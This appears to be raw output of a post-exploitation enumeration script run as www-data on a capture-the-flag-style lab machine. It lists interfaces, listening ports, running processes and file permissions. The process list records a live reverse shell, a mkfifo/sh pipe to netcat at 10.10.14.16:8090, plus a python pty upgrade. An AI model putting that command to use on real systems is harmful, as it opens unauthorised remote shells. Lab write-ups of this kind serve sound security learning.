ens160 Link encap:Ethernet HWaddr 00:50:56:b9:f1:c9  
inet addr:10.10.10.43 Bcast:10.10.10.255 Mask:255.255.255.0  
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
RX packets:312 errors:0 dropped:0 overruns:0 frame:0  
TX packets:356 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1000  
RX bytes:77050 (77.0 KB) TX bytes:68982 (68.9 KB)

lo Link encap:Local Loopback  
inet addr:127.0.0.1 Mask:255.0.0.0  
UP LOOPBACK RUNNING MTU:65536 Metric:1  
RX packets:160 errors:0 dropped:0 overruns:0 frame:0  
TX packets:160 errors:0 dropped:0 overruns:0 carrier:0  
collisions:0 txqueuelen:1  
RX bytes:11840 (11.8 KB) TX bytes:11840 (11.8 KB)

[-] ARP history:

? (10.10.10.2) at 00:50:56:b9:31:5d [ether] on ens160 it 's not talking to anything

[-] Nameserver(s):

nameserver 1.1.1.1  
nameserver 1.0.0.1

[-] Default route:

default 10.10.10.2 0.0.0.0 UG 0 0 0 ens160

[-] Listening TCP:

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/-
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
localhost						

```

tcp      0      0 0.0.0.0:443        0.0.0.0:*        LISTEN    -
tcp6     0      0 :::22              :::*              LISTEN    -

```

[-] Listening UDP:

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/-
Program name						

### SERVICES

#####

[-] Running processes:

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.7	0.5	37648	5736	?	Ss	08:30	0:02	/sbin/init
root	2	0.0	0.0	0	0	?	S	08:30	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S	08:30	0:00	[ksoftirqd/0]
root	4	0.0	0.0	0	0	?	S	08:30	0:00	[kworker/0:0]
root	5	0.0	0.0	0	0	?	S<	08:30	0:00	[kworker/0:0H]
root	6	0.0	0.0	0	0	?	S	08:30	0:00	[kworker/u2:0]
root	7	0.0	0.0	0	0	?	S	08:30	0:00	[rcu_sched]
root	8	0.0	0.0	0	0	?	S	08:30	0:00	[rcu_bh]
root	9	0.0	0.0	0	0	?	S	08:30	0:00	[migration/0]
root	10	0.0	0.0	0	0	?	S	08:30	0:00	[watchdog/0]
root	11	0.0	0.0	0	0	?	S	08:30	0:00	[kdevtmpfs]
root	12	0.0	0.0	0	0	?	S<	08:30	0:00	[netns]
root	13	0.0	0.0	0	0	?	S<	08:30	0:00	[perf]
root	14	0.0	0.0	0	0	?	S	08:30	0:00	[khungtaskd]
root	15	0.0	0.0	0	0	?	S<	08:30	0:00	[writeback]
root	16	0.0	0.0	0	0	?	SN	08:30	0:00	[ksmd]
root	17	0.0	0.0	0	0	?	SN	08:30	0:00	[khugepaged]
root	18	0.0	0.0	0	0	?	S<	08:30	0:00	[crypto]
root	19	0.0	0.0	0	0	?	S<	08:30	0:00	[kintegrityd]
root	20	0.0	0.0	0	0	?	S<	08:30	0:00	[bioset]
root	21	0.0	0.0	0	0	?	S<	08:30	0:00	[kblockd]
root	22	0.0	0.0	0	0	?	S<	08:30	0:00	[ata_sff]
root	23	0.0	0.0	0	0	?	S<	08:30	0:00	[md]
root	24	0.0	0.0	0	0	?	S<	08:30	0:00	[devfreq_wq]
root	28	0.0	0.0	0	0	?	S	08:30	0:00	[kswapd0]
root	29	0.0	0.0	0	0	?	S<	08:30	0:00	[vmstat]
root	30	0.0	0.0	0	0	?	S	08:30	0:00	[fsnotify_mark]
root	31	0.0	0.0	0	0	?	S	08:30	0:00	[ecryptfs-kthrea]
root	47	0.0	0.0	0	0	?	S<	08:30	0:00	[kthrotld]
root	48	0.0	0.0	0	0	?	S<	08:30	0:00	[acpi_thermal_pm]
root	49	0.0	0.0	0	0	?	S<	08:30	0:00	[bioset]
root	50	0.0	0.0	0	0	?	S<	08:30	0:00	[bioset]
root	51	0.0	0.0	0	0	?	S<	08:30	0:00	[bioset]

root	52	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	53	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	54	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	55	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	56	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	57	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	58	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	59	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	60	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	61	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	62	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	63	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	64	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	65	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	66	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	67	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	68	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	69	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	70	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	71	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	72	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	73	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_0]
root	74	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_0]
root	75	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_1]
root	76	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_1]
root	83	0.0	0.0	0	0 ?	S<	08:30	0:00	[ipv6_addrconf]
root	96	0.0	0.0	0	0 ?	S<	08:30	0:00	[deferwq]
root	97	0.0	0.0	0	0 ?	S<	08:30	0:00	[charger_manager]
root	145	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_2]
root	146	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_2]
root	147	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_3]
root	148	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_3]
root	149	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_4]
root	150	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_4]
root	151	0.0	0.0	0	0 ?	S<	08:30	0:00	[ttm_swap]
root	152	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_5]
root	153	0.0	0.0	0	0 ?	S<	08:30	0:00	[kpsmoused]
root	154	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_5]
root	155	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_6]
root	156	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_6]
root	157	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_7]
root	158	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_7]
root	160	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_8]
root	161	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_8]
root	164	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_9]
root	170	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_9]
root	171	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_10]

root	174	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_10]
root	179	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_11]
root	181	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_11]
root	187	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_12]
root	189	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_12]
root	192	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_13]
root	199	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_13]
root	200	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_14]
root	203	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_14]
root	206	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_15]
root	209	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_15]
root	212	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_16]
root	215	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_16]
root	216	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_17]
root	219	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_17]
root	220	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_18]
root	222	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_18]
root	224	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_19]
root	226	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_19]
root	227	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_20]
root	228	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_20]
root	229	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_21]
root	230	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_21]
root	231	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_22]
root	232	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_22]
root	233	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_23]
root	234	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_23]
root	235	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_24]
root	236	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_24]
root	237	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_25]
root	238	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_25]
root	239	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_26]
root	240	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_26]
root	241	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_27]
root	242	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_27]
root	243	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_28]
root	244	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_28]
root	245	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_29]
root	246	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_29]
root	247	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_30]
root	248	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_30]
root	249	0.0	0.0	0	0 ?	S	08:30	0:00	[scsi_eh_31]
root	250	0.0	0.0	0	0 ?	S<	08:30	0:00	[scsi_tmf_31]
root	278	0.0	0.0	0	0 ?	S	08:30	0:00	[kworker/u2:31]
root	279	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]
root	349	0.0	0.0	0	0 ?	S<	08:30	0:00	[raid5wq]
root	384	0.0	0.0	0	0 ?	S<	08:30	0:00	[bioset]

```

root      396 0.0 0.0    0 0 ?    S< 08:30 0:00 [kworker/0:1H]
root      413 0.0 0.0    0 0 ?    S  08:30 0:00 [jbd2/sda1-8]
root      414 0.0 0.0    0 0 ?    S< 08:30 0:00 [ext4-rsv-conver]
root      463 0.0 0.0    0 0 ?    S< 08:30 0:00 [iscsi_eh]
root      474 0.0 0.0    0 0 ?    S< 08:30 0:00 [ib_addr]
root      478 0.0 0.2 28360 2724 ?    Ss 08:30 0:00 /lib/systemd/systemd-
journald
root      488 0.0 0.0    0 0 ?    S  08:30 0:00 [kauditd]
root      500 0.0 0.0    0 0 ?    S< 08:30 0:00 [ib_mcast]
root      502 0.0 0.0    0 0 ?    S< 08:30 0:00 [ib_nl_sa_wq]
root      503 0.0 0.0    0 0 ?    S< 08:30 0:00 [ib_cm]
root      504 0.0 0.0    0 0 ?    S< 08:30 0:00 [iw_cm_wq]
root      506 0.0 0.0    0 0 ?    S< 08:30 0:00 [rdma_cm]
root      507 0.0 0.1 94776 1712 ?    Ss 08:30 0:00 /sbin/lvmetad -f
root      526 0.0 0.4 44700 4220 ?    Ss 08:30 0:00 /lib/systemd/systemd-udevd
root      594 0.1 0.9 194568 10112 ?    Ssl 08:30 0:00 /usr/bin/vmtoolsd
root      604 0.0 0.0    0 0 ?    S  08:30 0:00 [kworker/0:5]
systemd+  623 0.0 0.2 100328 2584 ?    Ssl 08:30 0:00 /lib/systemd/systemd-
timesyncd
root      1036 0.0 0.2 29012 2968 ?    Ss 08:30 0:00 /usr/sbin/cron -f
root      1038 0.0 0.1 20104 1236 ?    Ss 08:30 0:00 /lib/systemd/systemd-
logind
root      1040 0.0 0.1 4404 1272 ?    Ss 08:30 0:00 /usr/sbin/acpid
root      1044 0.0 0.1 4512 1712 ?    Ss 08:30 0:00 /bin/sh /usr/lib/apt/-
apt.systemd.daily
root      1054 0.5 0.5 629936 5892 ?    Ssl 08:30 0:01 /usr/bin/lxcfs /var/lib/lxcfs/
root      1056 0.0 0.8 275772 8396 ?    Ssl 08:30 0:00 /usr/lib/accountsservice/-
accounts-daemon
message+ 1057 0.0 0.3 42940 4020 ?    Ss 08:30 0:00 /usr/bin/dbus-daemon --
system --address=systemd: --nofork --nopidfile --systemd-activation
daemon    1079 0.0 0.2 26048 2268 ?    Ss 08:30 0:00 /usr/sbin/atd -f
root      1080 0.0 0.9 85440 9360 ?    Ss 08:30 0:00 /usr/bin/VGAAuthService
root      1083 0.0 2.0 263820 20508 ?    Ssl 08:30 0:00 /usr/lib/snapd/snapd
syslog    1091 0.0 0.3 256404 3336 ?    Ssl 08:30 0:00 /usr/sbin/rsyslogd -n
root      1111 0.0 0.0 13380 172 ?    Ss 08:30 0:00 /sbin/mdadm --monitor --
pid-file /run/mdadm/monitor.pid --daemonise --scan --syslog
root      1116 0.0 0.5 277184 6036 ?    Ssl 08:30 0:00 /usr/lib/policykit-1/polkitd
--no-debug
root      1262 0.0 0.5 65524 5684 ?    Ss 08:30 0:00 /usr/sbin/sshd -D
root      1283 0.0 0.0 5228 156 ?    Ss 08:30 0:00 /sbin/iscsid
root      1284 0.0 0.3 5728 3516 ?    S<Ls 08:30 0:00 /sbin/iscsid
root      1295 1.3 0.2 8756 2228 ?    Ss 08:30 0:04 /usr/sbin/knockd -d -i ens160
root      1355 0.0 0.1 15944 1848 tty1  Ss+ 08:30 0:00 /sbin/agetty --noclear
tty1 linux
root      1378 0.0 2.5 270376 25868 ?    Ss 08:31 0:00 /usr/sbin/apache2 -k start
www-data 1381 0.0 1.5 271000 15756 ?    S  08:31 0:00 /usr/sbin/apache2 -k
start

```

```

www-data 1382 0.0 1.3 270844 13284 ? S 08:31 0:00 /usr/sbin/apache2 -k
start
www-data 1383 0.0 1.5 271000 15828 ? S 08:31 0:00 /usr/sbin/apache2 -k
start
www-data 1384 0.0 1.6 271012 17084 ? S 08:31 0:00 /usr/sbin/apache2 -k
start
www-data 1385 0.0 1.5 271124 15816 ? S 08:31 0:00 /usr/sbin/apache2 -k
start
root 1742 0.0 0.6 43700 6420 ? S 08:31 0:00 apt-get -qq -y update
_apt 1757 0.0 0.5 43208 5540 ? S 08:31 0:00 /usr/lib/apt/methods/http
_apt 1759 0.0 0.5 43208 5392 ? S 08:31 0:00 /usr/lib/apt/methods/http
www-data 2406 0.0 1.5 271000 15756 ? S 08:31 0:00 /usr/sbin/apache2 -k
start
www-data 2407 0.0 0.7 270400 8052 ? S 08:31 0:00 /usr/sbin/apache2 -k
start
www-data 2408 0.0 0.7 270400 8052 ? S 08:31 0:00 /usr/sbin/apache2 -k
start
www-data 3366 0.0 0.0 4512 716 ? S 08:32 0:00 sh -c rm /tmp/f;mkfifo /
tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.16 8090>/tmp/f
www-data 3369 0.0 0.0 4540 708 ? S 08:32 0:00 cat /tmp/f
www-data 3370 0.0 0.0 4512 716 ? S 08:32 0:00 /bin/sh -i
www-data 3371 0.0 0.1 11308 1672 ? S 08:32 0:00 nc 10.10.14.16 8090
www-data 4326 0.0 0.8 35832 8496 ? S 08:33 0:00 python3 -c import
pty;pty.spawn("/bin/bash")
www-data 4327 0.0 0.3 18220 3372 pts/0 Ss 08:33 0:00 /bin/bash
www-data 6242 0.0 0.3 19020 3864 pts/0 S+ 08:35 0:00 bash
www-data 6243 0.0 0.3 19068 3440 pts/0 S+ 08:35 0:00 bash
www-data 6244 0.0 0.0 4388 656 pts/0 S+ 08:35 0:00 tee -a
www-data 7388 0.0 0.2 19052 2816 pts/0 S+ 08:36 0:00 bash
www-data 7389 0.0 0.2 34428 2992 pts/0 R+ 08:36 0:00 ps aux

```

[-] Process binaries and associated permissions (from above list):

```

-rwxr-xr-x 1 root root 1037528 Jun 24 2016 /bin/bash
lrwxrwxrwx 1 root root 4 Jul 2 2017 /bin/sh -> dash
-rwxr-xr-x 1 root root 326224 Jan 18 2017 /lib/systemd/systemd-journald
-rwxr-xr-x 1 root root 618520 Jan 18 2017 /lib/systemd/systemd-logind
-rwxr-xr-x 1 root root 141904 Jan 18 2017 /lib/systemd/systemd-timesyncd
-rwxr-xr-x 1 root root 453240 Jan 18 2017 /lib/systemd/systemd-udev
-rwxr-xr-x 1 root root 44104 Dec 16 2016 /sbin/agetty
lrwxrwxrwx 1 root root 20 Jul 2 2017 /sbin/init -> /lib/systemd/systemd
-rwxr-xr-x 1 root root 783984 Dec 9 2016 /sbin/iscsid
-rwxr-xr-x 1 root root 51336 Apr 16 2016 /sbin/lvmetad
-rwxr-xr-x 1 root root 513216 May 24 2016 /sbin/mdadm
-rwxr-xr-x 1 root root 123232 May 8 2018 /usr/bin/VGAuthService
-rwxr-xr-x 1 root root 224208 Jan 12 2017 /usr/bin/dbus-daemon
-rwxr-xr-x 1 root root 18504 Feb 3 2017 /usr/bin/lxcfs

```

```

-rwxr-xr-x 1 root root 48688 May 8 2018 /usr/bin/vmtoolsd
-rwxr-xr-x 1 root root 164928 Nov 3 2016 /usr/lib/accountsservice/accounts-daemon
-rwxr-xr-x 1 root root 80000 Jan 18 2017 /usr/lib/apt/methods/http
-rwxr-xr-x 1 root root 15048 Jan 17 2016 /usr/lib/policykit-1/polkitd
-rwxr-xr-x 1 root root 17284560 Jan 14 2017 /usr/lib/snapd/snapd
-rwxr-xr-x 1 root root 48112 Apr 8 2016 /usr/sbin/acpid
-rwxr-xr-x 1 root root 646080 Jul 15 2016 /usr/sbin/apache2
-rwxr-xr-x 1 root root 26632 Jan 14 2016 /usr/sbin/atd
-rwxr-xr-x 1 root root 44472 Apr 5 2016 /usr/sbin/cron
-rwxr-xr-x 1 root root 48080 Mar 25 2009 /usr/sbin/knockd
-rwxr-xr-x 1 root root 599328 Apr 5 2016 /usr/sbin/rsyslogd
-rwxr-xr-x 1 root root 799216 Mar 16 2017 /usr/sbin/sshd

```

[ - ] /etc/init.d/ binary permissions:

total 324

```

drwxr-xr-x 2 root root 4096 Dec 17 05:09 .
drwxr-xr-x 93 root root 4096 Jan 29 03:33 ..
-rw-r--r-- 1 root root 1322 Dec 17 05:09 .depend.boot
-rw-r--r-- 1 root root 971 Dec 17 05:09 .depend.start
-rw-r--r-- 1 root root 1272 Dec 17 05:09 .depend.stop
-rw-r--r-- 1 root root 2427 Jan 19 2016 README
-rwxr-xr-x 1 root root 2243 Feb 9 2016 acpid
-rwxr-xr-x 1 root root 2210 Apr 5 2016 apache-htcacheclean
-rwxr-xr-x 1 root root 8087 Apr 5 2016 apache2
-rwxr-xr-x 1 root root 6250 Oct 4 2016 apparmor
-rwxr-xr-x 1 root root 2799 Mar 31 2016 apport
-rwxr-xr-x 1 root root 1071 Dec 6 2015 atd
-rwxr-xr-x 1 root root 1275 Jan 19 2016 bootmisc.sh
-rwxr-xr-x 1 root root 3807 Jan 19 2016 checkfs.sh
-rwxr-xr-x 1 root root 1098 Jan 19 2016 checkroot-bootclean.sh
-rwxr-xr-x 1 root root 9353 Jan 19 2016 checkroot.sh
-rwxr-xr-x 1 root root 1343 Apr 4 2016 console-setup
-rwxr-xr-x 1 root root 3049 Apr 5 2016 cron
-rwxr-xr-x 1 root root 937 Mar 28 2015 cryptdisks
-rwxr-xr-x 1 root root 896 Mar 28 2015 cryptdisks-early
-rwxr-xr-x 1 root root 2813 Dec 1 2015 dbus
-rwxr-xr-x 1 root root 1105 Mar 15 2016 grub-common
-rwxr-xr-x 1 root root 1336 Jan 19 2016 halt
-rwxr-xr-x 1 root root 1423 Jan 19 2016 hostname.sh
-rwxr-xr-x 1 root root 3809 Mar 12 2016 hwclock.sh
-rwxr-xr-x 1 root root 2372 Apr 11 2016 irqbalance
-rwxr-xr-x 1 root root 1503 Mar 29 2016 iscsid
-rwxr-xr-x 1 root root 1804 Apr 4 2016 keyboard-setup
-rwxr-xr-x 1 root root 1300 Jan 19 2016 killprocs
-rwxr-xr-x 1 root root 2087 Dec 20 2015 kmod
-rwxr-xr-x 1 root root 1572 Mar 25 2009 knockd

```



```

-rwxr-xr-x 1 root root 695 Oct 30 2015 lvm2
-rwxr-xr-x 1 root root 571 Oct 30 2015 lvm2-lvmetad
-rwxr-xr-x 1 root root 586 Oct 30 2015 lvm2-lvmpolld
-rwxr-xr-x 1 root root 2300 Feb 3 2017 lxcfs
-rwxr-xr-x 1 root root 2541 Feb 3 2017 lxd
-rwxr-xr-x 1 root root 2611 Apr 11 2016 mdadm
-rwxr-xr-x 1 root root 1199 Jul 16 2014 mdadm-waitidle
-rwxr-xr-x 1 root root 703 Jan 19 2016 mountall-bootclean.sh
-rwxr-xr-x 1 root root 2301 Jan 19 2016 mountall.sh
-rwxr-xr-x 1 root root 1461 Jan 19 2016 mountdevsubfs.sh
-rwxr-xr-x 1 root root 1564 Jan 19 2016 mountkernfs.sh
-rwxr-xr-x 1 root root 711 Jan 19 2016 mountnfs-bootclean.sh
-rwxr-xr-x 1 root root 2456 Jan 19 2016 mountnfs.sh
-rwxr-xr-x 1 root root 1364 Jan 2 2016 netfilter-persistent
-rwxr-xr-x 1 root root 4771 Jul 19 2015 networking
-rwxr-xr-x 1 root root 1581 Oct 15 2015 ondemand
-rwxr-xr-x 1 root root 2503 Mar 29 2016 open-iscsi
-rwxr-xr-x 1 root root 1846 Mar 22 2018 open-vm-tools
-rwxr-xr-x 1 root root 1366 Nov 15 2015 plymouth
-rwxr-xr-x 1 root root 752 Nov 15 2015 plymouth-log
-rwxr-xr-x 1 root root 1192 Sep 6 2015 procs
-rwxr-xr-x 1 root root 6366 Jan 19 2016 rc
-rwxr-xr-x 1 root root 820 Jan 19 2016 rc.local
-rwxr-xr-x 1 root root 117 Jan 19 2016 rcS
-rwxr-xr-x 1 root root 661 Jan 19 2016 reboot
-rwxr-xr-x 1 root root 4149 Nov 23 2015 resolvconf
-rwxr-xr-x 1 root root 4355 Jul 10 2014 rsync
-rwxr-xr-x 1 root root 2796 Feb 3 2016 rsyslog
-rwxr-xr-x 1 root root 1226 Jun 9 2015 screen-cleanup
-rwxr-xr-x 1 root root 3927 Jan 19 2016 sendsigs
-rwxr-xr-x 1 root root 597 Jan 19 2016 single
-rw-r--r-- 1 root root 1087 Jan 19 2016 skeleton
-rwxr-xr-x 1 root root 4077 Mar 16 2017 ssh
-rwxr-xr-x 1 root root 6087 Apr 12 2016 udev
-rwxr-xr-x 1 root root 2049 Aug 7 2014 ufw
-rwxr-xr-x 1 root root 2737 Jan 19 2016 umountfs
-rwxr-xr-x 1 root root 2202 Jan 19 2016 umountnfs.sh
-rwxr-xr-x 1 root root 1879 Jan 19 2016 umountroot
-rwxr-xr-x 1 root root 1379 Feb 18 2016 unattended-upgrades
-rwxr-xr-x 1 root root 3111 Jan 19 2016 urandom
-rwxr-xr-x 1 root root 1306 Dec 16 2016 uuid

```

[-] /etc/init/ config file permissions:

total 152

drwxr-xr-x 2 root root 4096 Jul 2 2017 .

drwxr-xr-x 93 root root 4096 Jan 29 03:33 ..

```

-rw-r--r-- 1 root root 338 Apr 8 2016 acpid.conf
-rw-r--r-- 1 root root 3735 Oct 4 2016 apparmor.conf
-rw-r--r-- 1 root root 1626 Jan 10 2017 apport.conf
-rw-r--r-- 1 root root 250 Apr 4 2016 console-font.conf
-rw-r--r-- 1 root root 509 Apr 4 2016 console-setup.conf
-rw-r--r-- 1 root root 297 Apr 5 2016 cron.conf
-rw-r--r-- 1 root root 412 Mar 28 2015 cryptdisks-udev.conf
-rw-r--r-- 1 root root 1519 Mar 28 2015 cryptdisks.conf
-rw-r--r-- 1 root root 482 Sep 1 2015 dbus.conf
-rw-r--r-- 1 root root 1247 Jun 1 2015 friendly-recovery.conf
-rw-r--r-- 1 root root 284 Jul 23 2013 hostname.conf
-rw-r--r-- 1 root root 300 May 21 2014 hostname.sh.conf
-rw-r--r-- 1 root root 561 Mar 14 2016 hwclock-save.conf
-rw-r--r-- 1 root root 674 Mar 14 2016 hwclock.conf
-rw-r--r-- 1 root root 109 Mar 14 2016 hwclock.sh.conf
-rw-r--r-- 1 root root 597 Apr 11 2016 irqbalance.conf
-rw-r--r-- 1 root root 689 Aug 20 2015 kmod.conf
-rw-r--r-- 1 root root 540 Feb 3 2017 lxcfs.conf
-rw-r--r-- 1 root root 813 Feb 3 2017 lxd.conf
-rw-r--r-- 1 root root 530 Jun 2 2015 network-interface-container.conf
-rw-r--r-- 1 root root 1756 Jun 2 2015 network-interface-security.conf
-rw-r--r-- 1 root root 933 Jun 2 2015 network-interface.conf
-rw-r--r-- 1 root root 2493 Jun 2 2015 networking.conf
-rw-r--r-- 1 root root 568 Feb 1 2016 passwd.conf
-rw-r--r-- 1 root root 363 Jun 5 2014 procps-instance.conf
-rw-r--r-- 1 root root 119 Jun 5 2014 procps.conf
-rw-r--r-- 1 root root 457 Jun 3 2015 resolvconf.conf
-rw-r--r-- 1 root root 426 Dec 2 2015 rsyslog.conf
-rw-r--r-- 1 root root 230 Apr 4 2016 setvtrgb.conf
-rw-r--r-- 1 root root 641 Mar 16 2017 ssh.conf
-rw-r--r-- 1 root root 337 Apr 12 2016 udev.conf
-rw-r--r-- 1 root root 360 Apr 12 2016 udevmonitor.conf
-rw-r--r-- 1 root root 352 Apr 12 2016 udevtrigger.conf
-rw-r--r-- 1 root root 473 Aug 7 2014 ufw.conf
-rw-r--r-- 1 root root 683 Feb 24 2015 ureadahead-other.conf
-rw-r--r-- 1 root root 889 Feb 24 2015 ureadahead.conf

```

[-] /lib/systemd/\* config file permissions:

/lib/systemd/:

total 8.3M

```

drwxr-xr-x 26 root root 20K Dec 17 05:09 system
drwxr-xr-x 2 root root 4.0K Jul 2 2017 system-generators
drwxr-xr-x 2 root root 4.0K Jul 2 2017 system-sleep
drwxr-xr-x 2 root root 4.0K Jul 2 2017 system-preset
drwxr-xr-x 2 root root 4.0K Jul 2 2017 network
-rwxr-xr-x 1 root root 443K Jan 18 2017 systemd-udev

```

```

-rwxr-xr-x 1 root root 15K Jan 18 2017 systemd-ac-power
-rwxr-xr-x 1 root root 47K Jan 18 2017 systemd-binfmt
-rwxr-xr-x 1 root root 103K Jan 18 2017 systemd-bootchart
-rwxr-xr-x 1 root root 91K Jan 18 2017 systemd-cryptsetup
-rwxr-xr-x 1 root root 75K Jan 18 2017 systemd-fsckd
-rwxr-xr-x 1 root root 276K Jan 18 2017 systemd-initctl
-rwxr-xr-x 1 root root 824K Jan 18 2017 systemd-networkd
-rwxr-xr-x 1 root root 35K Jan 18 2017 systemd-quotacheck
-rwxr-xr-x 1 root root 657K Jan 18 2017 systemd-resolved
-rwxr-xr-x 1 root root 35K Jan 18 2017 systemd-user-sessions
-rwxr-xr-x 1 root root 55K Jan 18 2017 systemd-activate
-rwxr-xr-x 1 root root 91K Jan 18 2017 systemd-backlight
-rwxr-xr-x 1 root root 352K Jan 18 2017 systemd-bus-proxyd
-rwxr-xr-x 1 root root 31K Jan 18 2017 systemd-hibernate-resume
-rwxr-xr-x 1 root root 340K Jan 18 2017 systemd-locale
-rwxr-xr-x 1 root root 605K Jan 18 2017 systemd-logind
-rwxr-xr-x 1 root root 123K Jan 18 2017 systemd-networkd-wait-online
-rwxr-xr-x 1 root root 35K Jan 18 2017 systemd-random-seed
-rwxr-xr-x 1 root root 31K Jan 18 2017 systemd-reply-password
-rwxr-xr-x 1 root root 91K Jan 18 2017 systemd-rfkill
-rwxr-xr-x 1 root root 143K Jan 18 2017 systemd-shutdown
-rwxr-xr-x 1 root root 71K Jan 18 2017 systemd-sleep
-rwxr-xr-x 1 root root 51K Jan 18 2017 systemd-sysctl
-rwxr-xr-x 1 root root 333K Jan 18 2017 systemd-timedated
-rwxr-xr-x 1 root root 139K Jan 18 2017 systemd-timesyncd
-rwxr-xr-x 1 root root 276K Jan 18 2017 systemd-update-utmp
-rwxr-xr-x 1 root root 1.6M Jan 18 2017 systemd
-rwxr-xr-x 1 root root 268K Jan 18 2017 systemd-cgroups-agent
-rwxr-xr-x 1 root root 301K Jan 18 2017 systemd-fsck
-rwxr-xr-x 1 root root 332K Jan 18 2017 systemd-hostnamed
-rwxr-xr-x 1 root root 319K Jan 18 2017 systemd-journald
-rwxr-xr-x 1 root root 51K Jan 18 2017 systemd-modules-load
-rwxr-xr-x 1 root root 51K Jan 18 2017 systemd-remount-fs
